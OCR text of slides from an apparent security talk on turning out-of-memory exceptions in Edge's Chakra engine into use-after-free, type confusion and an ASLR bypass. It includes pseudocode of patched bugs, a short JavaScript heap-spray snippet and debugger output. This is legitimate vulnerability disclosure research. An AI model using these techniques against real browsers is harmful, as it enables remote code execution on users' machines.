  - We can have an array segment that

    Seg->length > Seg->size

- Get RCE exactly the same way as Array.unshift
  - One of the backup bugs for Pwn2Own 2017
  - We prepared several similar bugs as backups (e.g. Array.splice)

Patch Time – April Fix

- Microsoft fixed our Pwn2Own bug in April
- The fix is a little surprise
  - It does not fix the OOM exceptions
  - Instead it tries to break the exploit tech we used
    - Added a new function “CheckLengthVsSize”
    - To avoid heap overflows caused by “segment->length > segment->size”

CheckLengthVsSize

If detected "segment->length > segment->size", crash the process immediately

```
avascriptArray.cpp(432):        head->CheckLengthvsSize();
avascriptArray.cpp(450):        head->CheckLengthvsSize();
avascriptArray.cpp(1661):               seg->CheckLengthvsSize();
avascriptArray.cpp(1942):               seg->CheckLengthvsSize();
avascriptArray.cpp(2125):                   seg->CheckLengthvsSize();
avascriptArray.cpp(2756):                   next->CheckLengthvsSize();
avascriptArray.cpp(2958):                   next->CheckLengthvsSize();
avascriptArray.cpp(5712):               head->CheckLengthvsSize();
avascriptArray.cpp(5977):        pnewHeadSeg->CheckLengthvsSize();
avascriptArray.cpp(6546):                   startSeg->CheckLengthvsSize();
avascriptArray.cpp(6583):                   allElements->CheckLengthvsSize();
avascriptArray.cpp(6639):           head->CheckLengthvsSize();
avascriptArray.cpp(6995):               seg->CheckLengthvsSize();
avascriptArray.cpp(7200):                   startSeg->CheckLengthvsSize();
avascriptArray.cpp(7267):               segInsert->CheckLengthvsSize();
```

Problem of The April Fix

- It breaks some OOM exploits in our hand
- But the root cause still not fixed
  - Root cause: OOM exception breaks array transaction operation
- And there are other OOM vulnerabilities that do not require “seg->length > seg->size” to exploit

Let’s Continue Party

OOM bugs can still fight in the next 10 months

RCE Case: Array.reverse Segment Use After Free

Reverse the whole segment list ***(1)***

If head is leaf segment:

head = ReallocateNonLeafSegment ***(2)***

Transaction Operation of Array.reverse

Leaf Segment


- Leaf segment
  - Pure data segment
  - Next Segment will NOT be scanned when GC
- Non leaf segment
  - Next Segment will be scanned when GC

✓

X

The last 2 segments will not be scanned by GC and will be freed unexpectedly, causing use after free

RCE Case: Array.reverse Segment Use After Free



Reallocate non leaf segment may cause out-of-memory exception

RCE Case: Array.reverse Segment Use After Free

- By breaking the Array.reverse transaction operation, we can access an array segment that has already be freed

- Easy to get full remote code execution
  - Reuse the freed memory of the array segment
  - Get a fake array segment (achieve OOM access, type confusion, …)

RCE Case: Array.reverse Segment Use After Free

- Fixed as CVE-2017-8549 in June CPU

- Got $15,000 from edge bug bounty
  - Many thanks to Microsoft ☺

RCE Case: ConvertToVarArray Buffer Overflow

- JavascriptNativeFloatArray::ConvertToVarArray buffer overflow


```
Foreach segment in array:
        if seg is leaf segment:
                seg = ReallocateNonLeafSegment()    (1)

        seg->size *= 2                              (2)
        seg>ChangeIntElementsToVar()                (3)

Array->ChangeTypeToVarArray()                       (4)
```

Seg->size *= 2 ?

- In 32-bits edge, sizeof(Var) = 4, sizeof(Float) = 8
- So when converting float segment to var segment, we can double the capacity (size) of the segment



```
Foreach segment in array:
        if seg is leaf segment:
                seg = ReallocateNonLeafSegment()    (1) Break

        seg->size *= 2                              (2)
        seg>ChangeIntElementsToVar()                (3)

Array->ChangeTypeToVarArray()                       (4)
```

Reallocate non leaf segment may cause out-of-memory Exception. If we break at (1) in the middle of the iteration, some segments' size will already be doubled, and the doubled size will not be restored.

RCE Case: ConvertToVarArray Type Confusion

- By breaking the transaction operation in JavascriptNativeFloatArray::ConvertToVarArray
  - We get a float array, with some double-sized segments
- We can directly read/write out of the bounds of the segments
  - Find a monkey to finish the exploit

Patch Time (Again)

- Finally Microsoft starts to fix the root cause
  - Probably because we continues to report OOM bugs after Pwn2Own
- The fix
  - Crash the process when detected OOM exception in certain functions

AutoDisableInterrupt

- A class for protecting a region of code
- Crashes the process if the protected code region throws any exception
- Solved the root cause
  - Added to many import functions such as unshift, splice, array conversions, …
  - Maybe forget some function?

RCE Case: Array.reverse (Again)

- After the AutoDisableInterrupt patch
  - Array.reverse is not protected by it
- CVE-2017-8619 fixed the OOM segment UAF issue we reported
- Then we found another OOM issue in the same function
  - CVE-2017-8753
  - Type confusion caused by invalid lastUsedSegment

lastUsedSegment

- JavaScript array will cache the last used array segment, to speed up array access

- So when a segment is removed from the array, the lastUsedSegment must also get updated, otherwise it will cause trouble

RCE Case: Array.reverse (Again)

```
lastUsedSegment = head;                          (1)

head = AllocateNewHead();                        (2)

If  the last segment is leaf:
        ReallocateLastSegmentToNonLeaf();        (3)   Break

lastUsedSegment = head;                          (4)
```

Reallocate non leaf segment may cause out-of-memory Exception. If we break at (3), the array will have ***a lastUsedSegment points to an invalidated segment***

Exploit an Invalidated lastUsedSegment

- Special thanks to our team member @LiuLong for the method to exploit such bugs
- Exploit method
  - Change the type of the array (e.g. Int Array -> Float Array)
  - The lastUsedSegment will not get updated when changing array type
  - Then we access elment in lastUsedSegment, we get type confusion

And It Continuous …

- CVE-2017-8753 fixed in September

- End of OOM exploit in edge ?
  - Let’s check it out ☺
  - Demo time, maybe

From Out-of-Memory to ASLR Bypass

Exhaust Memory in 64-bits Edge Browser?

- Usually you are not able to do this
  - The browser (and the whole system) will get slow or freeze before you using up the memory
  - Because you committed too much memory

- Until we find an interesting feature in 64-bits browser

The Fast Array Buffer

- In 64-bits edge, when you allocate an array buffer whose size is larger than 0x10000 (64 KB), it will be a “fast array buffer”
  - ab = new ArrayBuffer(0x10000); // create a virtual array buffer

- Edge **reserves 0x100000000 (4GB) bytes for each fast array buffer**

4GB for each buffer?

```
#if ENABLE_FAST_ARRAYBUFFER
#define MAX_ASMJS_ARRAYBUFFER_LENGTH 0x100000000 // 4GB

static void* __cdecl AllocWrapper(DECLSPEC_GUARD_OVERFLOW size_t length)
        {
            LPVOID address = VirtualAlloc(nullptr, MaxVirtualSize, MEM_RESERVE,
PAGE_NOACCESS);
            //throw out of memory
            if (!address)
            {
```

What Does That Mean

- When we allocate a 64 KB fast array buffer, the real committed memory is 64 KB
- But edge will reserve 4GB virtual memory space for it
- So we can occupy 4GB memory by just committing 64 KB memory

Commit 64 KB, reserve 4GB

User Mode Memory Space in 64-bits Edge

- Windows 10 uses 48-bits for user mode memory
- User heap address will be always less than 0x800000000000
- So we only need to spray less than 0x8000 array buffers to exhaust user mode memory space

5 Lines to Exhaust Memory in 64-bits Edge

```
var arr = new Array(0x10000 / 2);
try {
        for (i = 0; i < arr.length; i ++ )
                arr[i] = new ArrayBuffer(0x10000);
} catch (e) { // out of memory exception}
```

At the End of Spray


To our surprise, when we finished spraying most of the array buffers, it begins to allocate memory at **very predictable addresses**

rcx=0000000800000000
rcx=0000000700000000
rcx=0000000600000000
rcx=0000000500000000
rcx=0000000400000000
rcx=0000000300000000
rcx=0000000200000000
rcx=0000000100000000


Get Fixed Content at Fixed Address

- After we finished the spray, we know one of the fast array buffers will be allocated at a fixed address (e.g. 0x200000000)

- If we free that array buffer, and spray some interesting objects (e.g. JavaScript array), we know these objects will be allocated at that fixed address, thus we bypassed ASLR


Fast Array Buffer
...
Fast Array Buffer
0x30000000
spray objects
0x20000000
Fast Array Buffer
0x10000000
Fast Array Buffer
0

Demo


C:\Users\test\Desktop\p
file:///C:/Users/test/Desktop/poc/spray.html
Finished, time elapsed: 474.479 seconds.
此站点提示...
Array segment address: 18011000
不要让这个页面创建更多消息
确定
Pid 3136 - WinDbg:6.11.0001.404 AMD64
File Edit View Debug Window Help
Command
ModLoad: 00007fff`887f0000 00007fff`88804000
ModLoad: 00007fff`a51d0000 00007fff`a5358000
ModLoad: 00007fff`94990000 00007fff`94b55000
(c40.17c8): Break instruction exception - code
*** ERROR: Symbol file could not be found. Def
ntdll!DbgBreakPoint:
0:032> dd 18011000
00000000`18011000 00000000 000003fa 000003fa 0
00000000`18011010 00000000 00000000 41414141 4
00000000`18011020 41414141 41414141 41414141 4
00000000`18011030 41414141 41414141 41414141 4
00000000`18011040 41414141 41414141 41414141 4
00000000`18011050 41414141 41414141 41414141 4
00000000`18011060 41414141 41414141 41414141 4
00000000`18011070 41414141 41414141 41414141 4

Effect

- We can put controlled content at controlled address in 64-bits edge

- Makes exploitation of certain bugs easier
  - Write-to-any once
  - Use after free
  - Type confusion

Limitation

- It takes too long to finish the spray
  - ~300 seconds on my laptop
- Not suitable for real attack
- Nice option to be used in contests such as Pwn2Own☺

Beyond ASLR Bypass

- After we exhausted the 64-bits memory space, we can make controllable OOM just like in 32-bits process

- OOM vulnerabilities that are only exploitable in 32-bits process can be exploited in 64-bits now if combined with this issue

Conclusion

- Out-of-Memory exceptions in browsers are often ignored by developers/bug hunters
- It is still possible to find exploitable if we focus on controllable ones in modern browser
- We still need to take OOM issues seriously

Thank you!